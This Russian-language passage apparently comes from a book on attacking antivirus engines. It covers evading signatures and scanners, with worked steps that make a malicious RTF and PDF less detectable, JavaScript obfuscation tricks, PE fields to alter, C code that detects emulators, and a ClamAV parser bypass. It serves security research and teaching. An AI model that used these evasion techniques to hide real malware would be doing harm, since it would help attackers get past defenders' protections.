0010   70 7B 5C 2A 5C 73 68 70 69 6E 73 74 5C 73 68 70  p{.*.shpinst.shp
(...множество строк пропущено...)
[0x00000000]> /s \sp2
HINT[0x000011b6]: .sp2{.sn1 pF}{.sn2 rag}{.*.comment}{.sn3 ments}
{.sv22 3;8;15
```

RTF является обычным текстом, поэтому файл можно открыть в редакторе и вставить пробел между `\sp2` и `{\sn1`. Эксплуатация продолжит работать, а число обнаружений уменьшится с 24 из 57 до 18 из 56. Kaspersky исчезнет из списка.

Таким образом, обобщенная сигнатура Kaspersky аккуратно обойдена.

Приемы для отдельных форматов

Количество форматов распространения вредоносного кода и способов их использования огромно. Далее рассматриваются лишь наиболее распространенные случаи: PE, JavaScript и PDF.

Файлы PE

Исполняемые файлы Windows также называются переносимыми исполняемыми файлами PE. Это любимый формат авторов вредоносных программ: он самодостаточен и может запускаться без другой программы, как это требуется документам Microsoft Word. Хотя PE легко обнаружить и поэтому он не всегда служит первой стадией атаки, вредоносный код часто распространяется через PDF, документы Microsoft Office или уязвимость браузера, а на заключительном этапе все равно записывает один или несколько файлов PE.

Существует бесчисленное множество способов изменить PE, не повредив его и не поменяв поведение. Многие, в том числе весьма необычные, перечислены на странице формата PE проекта Corkami. Это собрание идей исследователя безопасности Анжа Альбертини, любящего экспериментировать с форматами файлов. Самые основные и полезные приемы таковы:

• **Имена разделов.** За исключением отдельных упаковщиков и средств защиты, имя раздела ничего не означает. Его можно заменить любым значением длиной не более восьми знаков. Некоторые обобщенные сигнатуры сопоставляют имена разделов с определенным семейством угроз.
• `TimeDateStamp`**.** Члены одного семейства иногда имеют одинаковую дату сборки, и она используется как признак либо даже как вся сигнатура. Для операционной системы поле не имеет значения, поэтому его можно свободно изменить или обнулить.
• `MajorLinkerVersion` **и** `MinorLinkerVersion`**.** Версия компоновщика также обычно не важна операционной системе и применяется сигнатурами подобно дате. Ее изменение не нарушает работу файла.
• `MajorOperatingSystemVersion`**,** `MinorOperatingSystemVersion`**,** `ImageVersion` **и** `MinorImageVersion`**.** Эти поля допускают такие же изменения.
• `AddressOfEntryPoint`**.** Часто считают, что адрес точки входа не может быть нулевым. На самом деле ноль означает, что исполнение начнется по смещению `0x00`, непосредственно с `IMAGE_DOS_HEADER` и магических байтов `MZ`.
• **Количество разделов.** Windows XP допускала не более 96 разделов, а Windows 7 - 65 535. Некоторые ядра ради производительности заранее считают файл поврежденным, если разделов больше 96. Для систем новее давно неподдерживаемой Windows XP это предположение неверно.
• **Длина файла.** Некоторые антивирусы отбрасывают слишком большие PE. При этом в конец исполняемого файла можно дописать сколько угодно данных без нарушения запуска. Так часто обманывают эвристику, которая ради небольшой экономии не проверяет крупные файлы, поскольку большинство угроз сравнительно невелико.

Другие приемы приведены в материалах Corkami о PE.

> **Примечание.** Необычная структура помогает обойти существующую сигнатуру, но сама по себе становится подозрительным признаком. Чтобы программа казалась антивирусу безопасной, лучше сделать ее похожей на обычное приложение. Например, файл, выглядящий как обычный результат Microsoft Visual C++ без обфускации и упаковки, вызовет меньше подозрений и не так быстро привлечет исследователя.

JavaScript

Большая часть распространяемого через интернет вредоносного кода представляет собой написанные на JavaScript средства эксплуатации уязвимостей браузера. Многие заражения начинаются с уязвимости Internet Explorer или Firefox, внедренной рамки либо заманивания пользователя на сайт, который в конце концов загружает исполняемый файл PE.

Антивирусные инженеры много времени уделяют распознаванию вредоносного JavaScript. Но этот гибкий язык позволяет создавать код во время исполнения и строить необычные, хотя правильные конструкции, которые трудно читать человеку, но легко исполнять интерпретатору.

Что делает следующий код?

```
alert(Number(51966).toString(16));
```

Он показывает сообщение `cafe`: десятичное число 51966 преобразуется в шестнадцатеричное `0xcafe` и возвращается строкой посредством `toString(16)`.

Следующий пример сложнее:

```
window[Number(14).toString(16) +
       Number(31).toString(36) +
       Number(10).toString(16) +
       Number(Math.sqrt(441)).toString(35)
](unescape("alert%28%22Hi%22%29"));
```

Он всего лишь показывает сообщение `Hi`. Код на рисунке 7.5 делает то же самое, хотя выглядит намного запутаннее.

Рисунок 7.5. Обфусцированный код JavaScript

Количество приемов сокрытия логики и обхода ограничено только воображением. Рассмотрим несколько из них.

Кодирование строк

Знаки строки можно представить множеством способов. Например, настоящая строка частично скрывается последовательностью объединений переменных:

```
var a = "e"; var x = "v"; var n = "a"; var zz_0 = "l";
real_string = a + x + n + zz_0;
```

Другой способ - представить строки числами и преобразовать обратно позднее. Можно также применять `escape` и `unescape`:

```
unescape("alert%28%22Hi%22%29");
```

Полная строка `alert("Hi")` скрыта и не угадывается с первого взгляда. Сочетание нескольких способов делает программу нечитаемой без средства деобфускации.

Создание и исполнение кода на лету

Многие интерпретаторы создают и исполняют код во время работы. В JavaScript строка передается функции `eval`. Но подходят и `setTimeout`, запускающая код после задержки, `addEventListener` либо `document.write`, записывающая HTML и JavaScript.

Приемы можно объединять: после задержки исполнить строку, которая через `document.write` добавит еще один обфусцированный фрагмент, а тот передаст настоящую логику в `eval`. Цепочка может иметь произвольную длину.

Сокрытие логики: непрозрачные предикаты и мусорный код

Еще один прием, не ограниченный JavaScript, - мусорный код и непрозрачные предикаты. Автор заранее знает результат условия, но антивирусу без развитого статического анализатора определить его трудно:

```
var a1 = 10; // предикат устанавливается раньше
// прочий мусорный код
if (a1 == 10) {
  // настоящий код
} else {
  // мусорный код
}
```

Логика дополнительно скрывается созданием кода на лету, бессмысленными именами переменных и функций либо именами, не соответствующими действию. Например, метод объекта `toString` можно переопределить и косвенно вызвать через родительский объект. Вместо строкового представления он выполнит код посредством `eval`.

Длинная цепочка таких приемов крайне затрудняет понимание программы человеком. Обобщенные правила на основе простого поиска строк становятся ненадежными. Поэтому компании добавляют интерпретатор или эмулятор JavaScript, однако и он пропускает новые способы обфускации.

PDF

Переносимый формат документов PDF предназначен для одинакового отображения документа независимо от программы и операционной системы. Adobe разработала его примерно в 1991 году под первоначальным названием Camelot, а теперь он используется во всех основных системах.

Как и другие старые и повсеместно принятые форматы, PDF чрезвычайно сложен. Спецификации длинны, содержат ошибки, а множество деталей и исключений описано плохо либо не описано вообще. Поэтому файл легко изменить ради обхода обнаружения.

Для опыта возьмем образец с SHA-1 `88b6a40a8aa0b8a6d515722d9801f8fb7d332482`, который первоначально обнаруживали 25 из 57 ядер VirusTotal. Он содержит JavaScript. Объекты с таким кодом обозначаются именами `/JS` или `/JavaScript`.

Имена допускают запись ASCII и шестнадцатеричное представление. Например, знак a заменяется его кодом с префиксом #: `/J#61v#61Script` вместо `/JavaScript`. Можно закодировать и все имя: `/#4a#61#76#61#53#63#72#69#70#74`.

После замены всех вхождений и повторной проверки результат неожиданно ухудшился: файл обнаружил Dr.Web, отсутствовавший в первоначальном отчете. Такое бывает: прием обманывает один продукт, но привлекает другой.

Вернем исходный файл и применим путаницу объектов. Объект PDF имеет приблизительно такой вид:

```
1 0 obj <</Filter /FlateDecode >>
stream
...данные...
endstream
endobj

2 0 obj
...
endobj
```

Здесь `1` и `2` - номера объектов, `0` - редакция, а между `<<` и `>>` перечислены фильтры данных. После `stream` располагаются данные, которые завершаются `endstream` и `endobj`.

Если номера повторяются, используется последний объект, а предыдущие игнорируются. Но знают ли об этом антивирусные анализаторы? Создадим фиктивный объект номер 66 перед настоящим. Перед строкой `66 0 obj` добавим:

```
66 0 obj
<</Filter /AsciiHexDecode /FlateDecode /FlateDecode /FlateDecode
/FlateDecode >>
stream

789cab98f3f68e629e708144fbc3facd9c46865d0e896a139c13b36635382ab7c55930c8
6d57e59ec79c7071c5afb385cdb979ec0a2d13585dc32e79d55c5ef2fef39c0797f7d754d
ad7fd2c349dd96378cedebee6f7cf17090c4060fdeecfb7a47c53b69ec54fbfcedefe1e28d210
fbfddfc787ffaa447e54ff7af3755b3f2350ccecdde51ab3d87a8e3f76bf37ec7f9b0c52d55bfd
ebf9bbab55dc3ff6c5d858defc660a143b70ec2e071b9076e8021bbd05c2e906738e20734665a82e
5333f7fcbcf5db1a5efe2dfaf8a98281e1cff34f47d71baafd67609ceebb1700153f9a9d

endstream
endobj

66 0 obj
(...)
```

После добавления фиктивного объекта число обнаружений падает до 15 из 57. Причиной может быть непонимание повторных номеров либо второй примененный прием.

Данные потока разрешено сжимать и кодировать. В примере фиктивный объект несколько раз сжат фильтром `/FlateDecode` и представлен шестнадцатерично посредством `/AsciiHexDecode`. После декодирования и распаковки он потребляет 256 мегабайт оперативной памяти.

Если теперь снова применить шестнадцатеричную запись имени JavaScript, обнаружений остается 14 из 57. Прием, бесполезный сам по себе, способен сработать после других изменений и обойти еще один антивирус.

Добавим новый набор повторяющихся объектов. Объект 70 указывает на JavaScript:

```
70 0 obj
<<
/JS 67 0 R
/S /JavaScript
>>
endobj
```

Он ссылается на объект 67 с настоящим кодом. Создадим еще одну копию номера 70 перед действительной. Число обнаружений уменьшится до 13 из 57.

Наконец, применим более радикальный прием. Анализатор Adobe Acrobat не требует закрывать объекты и потоки. Удалим из фиктивного объекта 66 строки `endstream` и `endobj`. Результат падает с 13 всего до трех обнаружений.

Функциональность встроенного средства эксплуатации не изменилась, поскольку изменения рассчитаны на особенности анализатора Adobe PDF. В другой программе просмотра результат мог бы отличаться.

Итоги

В главе рассмотрены общие способы обхода сигнатур и приемы для конкретных форматов PE, JavaScript и PDF.

• Реализация анализатора формата утомительна. При отсутствии документации приходится прибегать к обратной разработке. В любом случае невозможно гарантировать безошибочную реализацию сложного формата.
• Сигнатуру можно обходить случайными пробами или систематически. Систематический путь требует выяснить расположение файлов определений, их формат и способ представления правила для нужного образца. После восстановления искомого шаблона файл изменяется соответствующим образом. Случайный подход из предыдущей главы состоит в повторных изменениях без нарушения исполнения до исчезновения срабатывания.
• Антивирусы распознают множество форматов. Для каждого нужно понимать структуру и допустимые изменения.
• PE содержит многочисленные поля, неважные операционной системе, например `TimeDateStamp`. Если сигнатура опирается на них, изменение делает файл нераспознаваемым.
• JavaScript широко применяется в сетевых средствах эксплуатации. Гибкость языка позволяет обфусцировать код, скрывая логику атаки и обходя обнаружение.
• PDF принят повсеместно и одинаково отображается в разных системах, но его спецификация огромна и сложна. Это дает много способов скрыть средство эксплуатации: иначе закодировать встроенный JavaScript, повторять номера объектов, многократно сжимать и кодировать потоки разными фильтрами и так далее.

В следующей главе рассматривается обход не отдельных сигнатур, а сканеров.

Глава 8. Обход сканеров

Обход сканера отличается от обхода сигнатуры: в данном случае обманывается само ядро, а не правило определенного формата, как в предыдущей главе.

Сканер можно считать сердцем антивирусной системы. Помимо множества других задач он запускает обобщенные средства обнаружения и сигнатуры для исследуемого файла. Поэтому его обход означает одновременный обход набора сигнатур, механизма сканирования и логики обнаружения. В этой главе рассматриваются статические сканеры файлов на диске и динамические сканеры, наблюдающие за поведением программы или анализирующие память.

Общие приемы

Многие подпрограммы не проверяют слишком большие файлы. Это немного повышает производительность, что особенно важно для настольного продукта, который не должен замедлять систему. Жесткое ограничение размера позволяет вынудить сканер пропустить объект, увеличив его сверх заданного предела. Особенно часто так поступает статическая эвристика, извлекающая данные из заголовка PE.

Если специализированный анализатор не может правильно разобрать формат, например поврежденный PE, файл обычно исключается из всех подпрограмм этого типа. Однако к нему все еще могут применяться сигнатуры CRC по определенным смещениям. Ниже будут приведены примеры разных форматов.

Вместо нарушения структуры можно обмануть вспомогательные возможности и библиотеки ядра, прежде всего эмулятор и дизассемблер. Насколько известно авторам, каждое ядро, кроме ClamAV, содержит как минимум эмулятор Intel 8086 и дизассемблер Intel x86.

Многие подпрограммы полагаются на них при сборе признаков и сведений о поведении. Если заставить эмулятор исполнить недопустимую команду или передать дизассемблеру правильную, но нереализованную либо неправильно реализованную команду, результат у многих сканеров одинаков: из-за ошибки основной вспомогательной функции ни одна подпрограмма не сможет пройти по коду файла.

Распознавание эмуляторов

Это один из самых распространенных способов обхода. Образцы с полиморфным или метаморфным кодом чаще отправляются в эмулятор, поскольку полноценный статический анализ слишком дорог и сложен.

Для распознавания используют тот факт, что антивирус воспроизводит не всю операционную систему, а лишь наиболее распространенные функции. Часто их заглушки возвращают жестко заданные значения, создавая видимость поддержки.

Рассмотрим эмулятор Comodo для Linux. Библиотека `libMACH32.so` содержит полные символы. В IDA можно найти такую функцию:

```
.text:000000000018B93A ; PRUint32 __cdecl Emu_OpenMutexW(void *pVMClass)
.text:000000000018B93A                 public _Z14Emu_OpenMutexWPv
.text:000000000018B93A _Z14Emu_OpenMutexWPv proc near
.text:000000000018B93A pVMClass = rdi
.text:000000000018B93A                 mov     eax, 0BBBBh
```

```
.text:000000000018B93F                 retn
.text:000000000018B93F _Z14Emu_OpenMutexWPv endp
```

Это реализация `OpenMutexW` из `kernel32`. Она всегда возвращает магическое значение `0xBBBB`. Настоящая функция почти никогда не выдаст его, а два одинаковых результата подряд практически невозможны вне эмулятора Comodo. Проверка на C выглядит так:

```
#define MAGIC_MUTEX 0xBBBB

void is_comodo_matrix(void)
{
  HANDLE ret = OpenMutex(0, false, NULL);
  if (ret == MAGIC_MUTEX &&
      OpenMutex(NULL, false, NULL) == MAGIC_MUTEX)
  {
    MessageBox(0, "Hi Comodo antivirus!", "Comodo's Matrix", 0);
  }
  else
  {
    // Здесь выполняются настоящие действия.
  }
}
```

Другой пример - эмулируемая `kernel32!ConnectNamedPipe`:

```
.text:000000000018B8E8 ; PRUint32 __cdecl Emu_ConnectNamedPipe(void *pVMClass)
.text:000000000018B8E8                 public _Z20Emu_ConnectNamedPipePv
.text:000000000018B8E8 _Z20Emu_ConnectNamedPipePv proc near
.text:000000000018B8E8 pVMClass = rdi
.text:000000000018B8E8                 mov     eax, 1
.text:000000000018B8ED                 retn
.text:000000000018B8ED _Z20Emu_ConnectNamedPipePv endp
```

Заглушка всегда возвращает истину. Достаточно вызвать настоящую `ConnectNamedPipe` с параметрами, которые обязательно должны привести к ошибке. Успех выдаст эмулятор.

Такой прием относится к Comodo, тогда как универсальные проверки полезнее против нескольких продуктов. Но иногда атакующему нужен именно один эмулятор: например, чтобы обойти защиту выбранной цели или использовать уязвимость конкретного антивируса. Распознав Comodo, программа может распаковать буфер, предназначенный для эксплуатации ошибки его анализатора, и скрыть эту логику от продуктов, которых уязвимость не касается.

Сложные приемы обхода

Далее рассматриваются способы обмана множества сканеров. Большинство универсальны и до сих пор работают, хотя после публикации их обычно быстро исправляют.

Использование слабостей формата

В главе 7 обходились отдельные сигнатуры PE и PDF. Но более сложный прием позволяет исключить любой PE из всего модуля разбора. Рассмотрим анализатор ClamAV. В функции `cli_scanpe(cli_ctx *ctx)` файла `libclamscan/pe.c` есть код:

```
(...)
nsections = EC16(file_hdr.NumberOfSections);
if (nsections < 1 || nsections > 96) {
#if HAVE_JSON
  pe_add_heuristic_property(ctx, "BadNumberOfSections");
#endif
  if (DETECT_BROKEN_PE) {
    cli_append_virus(ctx, "Heuristics.Broken.Executable");
```

```
    return CL_VIRUS;
  }
  if (!ctx->corrupted_input) {
    if (nsections)
      cli_warnmsg("PE file contains %d sections\n", nsections);
    else
      cli_warnmsg("PE file contains no sections\n");
  }
  return CL_CLEAN;
}
cli_dbgmsg("NumberOfSections: %d\n", nsections);
(...)
```

Проверяется число разделов. При нуле или значении больше 96 файл считается поврежденным. Обнаружение `Heuristics.Broken.Executable` обычно отключено определением препроцессора `DETECT_BROKEN_PE`, поэтому сканер возвращает `CL_CLEAN`.

Такое поведение ошибочно. До Windows XP исполнить PE более чем с 96 разделами было нельзя, но начиная с Windows Vista допустимо до 65 535. Кроме того, при малом выравнивании PE вообще может не иметь разделов, и поле `NumberOfSections` структуры `IMAGE_FILE_HEADER` вправе быть нулевым.

Этот прием из Corkami обходит все специализированные подпрограммы PE в ClamAV, потому что проверка выполняется до распаковки и обнаружения.

Противодействие эмуляции

Такие приемы обманывают один или несколько антивирусных эмуляторов. Они существуют не только для Intel x86, но и для JavaScript, Intel x86_64, .NET, ARM и других сред. Описанное выше распознавание - один из примеров. Ниже приведены универсальные способы для PE Windows, программ x86 и интерпретатора Adobe Acrobat JavaScript в динамических PDF.

Проверка реализации прикладного программного интерфейса

Самый распространенный способ - вызвать недокументированную либо редко используемую функцию, например `SetErrorMode`:

```
DWORD dwCode = 1024;

SetErrorMode(1024);
if (SetErrorMode(0) != 1024)
  printf("Hi emulator!\n");
```

Первый вызов устанавливает известное значение 1024, второй передает другое. Функция обязана вернуть предыдущее значение. Заглушка ведет себя иначе и выдает себя. Этот универсальный прием долго работал, в том числе против Norman SandBox.

Другой вариант использует неправильно реализованные функции. Передача `NULL` некоторым настоящим функциям вызывает нарушение доступа, тогда как эмулятор просто возвращает ноль как признак неудачи.

Можно также загрузить жизненно важную библиотеку операционной системы, которую эмулятор не поддерживает, и вызвать экспортированную функцию. Уже загрузка почти всегда завершается неудачно:

```
int test6(void)
{
  HANDLE hProc;
  hProc = LoadLibrary("ntoskrnl.exe");
```

```
  if (hProc == NULL)
    return EMULATOR_DETECTED;
  else
    return EMULATOR_NOT_DETECTED;
}
```

Здесь загружается ядро NT. Недостаточно сложный эмулятор не поддержит его, поскольку это не обычный компонент пользовательского режима.

Если целевой эмулятор разрешает любую библиотеку и возвращает условный дескриптор, можно проверить поведение ее функций сложнее:

```
struct data1
{
  int a1;
  int a2;
};

struct data2
{
  int a1;
  int a2;
  int a3;
  int a4;
  int a5;
  int a6;
  struct data1 *a7;
};

typedef int (WINAPI *FCcSetReadAheadGranularity)(struct data2 *a1, int num);
typedef int (WINAPI *FIofCallDriver)();

int test8(void)
{
  HINSTANCE hProc;
  FIofCallDriver pIofCallDriver;

  hProc = LoadLibrary("ntkrnlpa.exe");
  if (hProc == NULL)
    return 0;

  pIofCallDriver = (FIofCallDriver)GetProcAddress(hProc, "IofCallDriver");
  pIofCallDriver -= 2; // Здесь находятся два байта 0xCC, должен возникнуть INT 3.

  try
  {
    pIofCallDriver();
    return EMULATOR_DETECTED;
  }
  catch(...)
  {
    return EMULATOR_NOT_DETECTED;
  }
}
```

Код загружает `ntkrnlpa.exe`, получает адрес `IofCallDriver` и переходит на два байта раньше. В настоящей Windows там находятся выравнивающие байты `0xCC`, которые разбираются как команда `INT 3`. Вызов вызывает исключение точки останова. В эмуляторе исключения нет.

Еще один пример:

```
int test9(void)
{
  HINSTANCE hProc;
  FCcSetReadAheadGranularity CcSetReadAheadGranularity;
  struct data1 s1;
  struct data2 s2;
  int ret;

  hProc = LoadLibrary("ntkrnlpa.exe");
```

```
  if (hProc == NULL)
    return 0;

  CcSetReadAheadGranularity =
    (FCcSetReadAheadGranularity)GetProcAddress(
      hProc, "CcSetReadAheadGranularity");
  if (CcSetReadAheadGranularity == NULL)
    return 0;

  s1.a2 = 0;
  s2.a7 = &s1;
  // Возвращается второй аргумент, уменьшенный на единицу.
  ret = CcSetReadAheadGranularity(&s2, 0x667);

  if (ret != 0x666)
    return EMULATOR_DETECTED;
  else
    return EMULATOR_NOT_DETECTED;
}
```

Функция получает структуру и число `0x667`, уменьшает второй аргумент на единицу и возвращает `0x666`. Заглушка обычно выдаст ноль или единицу, сразу раскрыв эмуляцию.

Использование старых возможностей

Во времена MS-DOS и Windows 9x специальные имена устройств AUX, CON и другие применялись для чтения клавиатуры, изменения цветов терминала и подобных действий. Настоящая Windows все еще поддерживает их, а эмуляторы часто нет:

```
FILE *f;
f = fopen("c:\\con", "r");

if (f == NULL)
  return EMULATOR_DETECTED;
else
  return EMULATOR_NOT_DETECTED;
```

Устройство `c:\con` открывается во всех версиях от Windows 95 как минимум до Windows 8.1, но не в эмуляторе без такой поддержки. Впрочем, прием действует в основном против новых эмуляторов: в старых ядрах, создававшихся еще при поддержке Windows 9x, эта возможность обычно осталась, поскольку из антивирусного кода редко что-либо удаляют.

Эмуляция команд центрального процессора

Правильно воспроизвести весь процессор чрезвычайно трудно, и именно здесь проще всего найти несоответствия. Norman SandBox, например, ошибался на командах `ICEBP` и `UD2` и позволял пользовательской программе менять отладочные регистры привилегированными командами, что в настоящей системе запрещено. Следующий пример показывает это:

```
int test1(void)
{
  try
  {
    __asm
    {
      mov eax, 1
      mov dr0, eax
    }
  }
  catch(...)
  {
    return EMULATOR_NOT_DETECTED;
```

```
  }

  return EMULATOR_DETECTED;
}
```

Код пытается изменить отладочный регистр Intel x86 DR0, что пользовательской программе запрещено. Следующий пример обращается к другому привилегированному регистру, CR0; Norman SandBox долгое время позволял это:

```
int test2(void)
{
  try
  {
    __asm
    {
      mov eax, 1
      mov cr0, eax
    }
  }
  catch(...)
  {
    return EMULATOR_NOT_DETECTED;
  }

  return EMULATOR_DETECTED;
}
```

Еще один вариант использует прерывание при переполнении `INTO`:

```
int test3(void)
{
  try
  {
    __asm int 4 // INTO: прерывание при установленном флаге переполнения
  }
  catch(...)
  {
    return EMULATOR_NOT_DETECTED;
  }

  return EMULATOR_DETECTED;
}
```

Norman SandBox прекращал работу уже при встрече `INTO`. То же происходило с неопределенной командой `UD2` и недокументированной, но широко известной `ICEBP`:

```
int test4(void)
{
  try
  {
    __asm ud2
  }
  catch(...)
  {
    return EMULATOR_NOT_DETECTED;
  }
  return EMULATOR_DETECTED;
}

int test5(void)
{
  try
  {
    // ICEBP
    __asm _emit 0xf1
  }
  catch(...)
  {
    return EMULATOR_NOT_DETECTED;
  }
```

```
    return EMULATOR_DETECTED;
}
```

Документация Intel x86 позволяет найти огромное количество подобных приемов. Приведенные выше были обнаружены всего за два дня исследования.

Противодействие дизассемблированию

Этот способ нарушает работу дизассемблера или вводит его в заблуждение. Современные Intel x86 и AMD x86_64 поддерживают не только старые наборы 8086 и 8087, но также SSE, SSE2, SSE3, SSE4, SSE5, 3DNow!, MMX, VMX, AVX, XOP, FMA и множество других сложных, иногда частично либо полностью недокументированных наборов.

Одни дизассемблеры понимают только основные команды, другие стараются охватить как можно больше. Полная поддержка маловероятна, хотя отдельные проекты добились отличных результатов, например Capstone доктора Нгуена Ань Куиня.

Антивирусные компании либо создают собственный дизассемблер, как Kaspersky и Panda, либо используют старую версию diStorm Гила Дабаха, распространявшуюся по лицензии BSD. Собственную реализацию требуется исследовать вручную или подавать ей разные команды, чтобы найти ошибки.

Один антивирусный разработчик обнаружил следующую команду, пригодную для противодействия:

```
f30f1f90909090: rep nop [eax+0x66909090]
```

Обычный NOP кодируется байтом `0x90`, но существуют и другие варианты. Здесь NOP снабжен префиксом REP `F3` и ссылается на `[EAX+0x66909090]`. Допустимость адреса неважна: команда не обращается к нему и не вызывает сбой. Однако некоторые антивирусные дизассемблеры не понимают редкую форму. Похоже, она встречается только в отдельных вариантах файлового вируса Sality.

Поскольку многие продукты применяют diStorm, можно получить старую версию и локально проверить поддерживаемые команды. Вариант BSD не понимает многие наборы, включая AVX и VMX. Достаточно использовать минимальную часть неподдерживаемого набора, не нарушив обычное исполнение программы или кода командной оболочки. Тогда все обобщенные подпрограммы, зависящие от дизассемблера, завершатся неудачно.

Кроме того, команды кодируются несколькими способами, а руководство Intel x86 бывает неполным или ошибочным. Следующие правильные, но плохо документированные формы не разбираются старыми diStorm, udis86 и другими свободными средствами, кроме Capstone:

```
0F 20 00: MOV EAX, CR0
0F 20 40: MOV EAX, CR0
0F 20 80: MOV EAX, CR0
0F 21 00: MOV EAX, DR0
0F 21 40: MOV EAX, DR0
0F 21 80: MOV EAX, DR0
```

Все эти команды привилегированные. Их можно выполнить ради возникновения исключения и обработать его структурированным обработчиком.

Нарушение работы анализаторов кода

Еще один распространенный прием направлен против анализатора базовых блоков и функций Intel x86. Обычно применяются непрозрачные предикаты и мусорный код с переходом в середину

команды x86 или x86_64.

Рассмотрим образец с SHA-1 `405950e1d93073134bce2660a70b5ec0cfb39eab`. На рисунке 8.1 IDA не обнаружила функцию в точке входа и нашла лишь два базовых блока.




Рисунок 8.1. Дизассемблированный код вредоносной программы FlyStudio

Почему большая часть кода не разобрана? В точке входа `0x45402C` выполняется безусловный переход на `0x454031`, затем команды `PUSHA` и `CLC`, после чего условный переход `JNB`. Он указывает не на начало обычной команды, а в середину расположения `0x45403A + 2`.

Это непрозрачный предикат: ложная ветвь ведет в середину настоящей команды. IDA не может статически узнать, какая ветвь будет выбрана, и пытается разобрать обе. Но исполняется только одна. Автор специально направил другую в середину команды, нарушая автоматический анализ IDA и антивирусных ядер.

В IDA листинг можно исправить вручную.

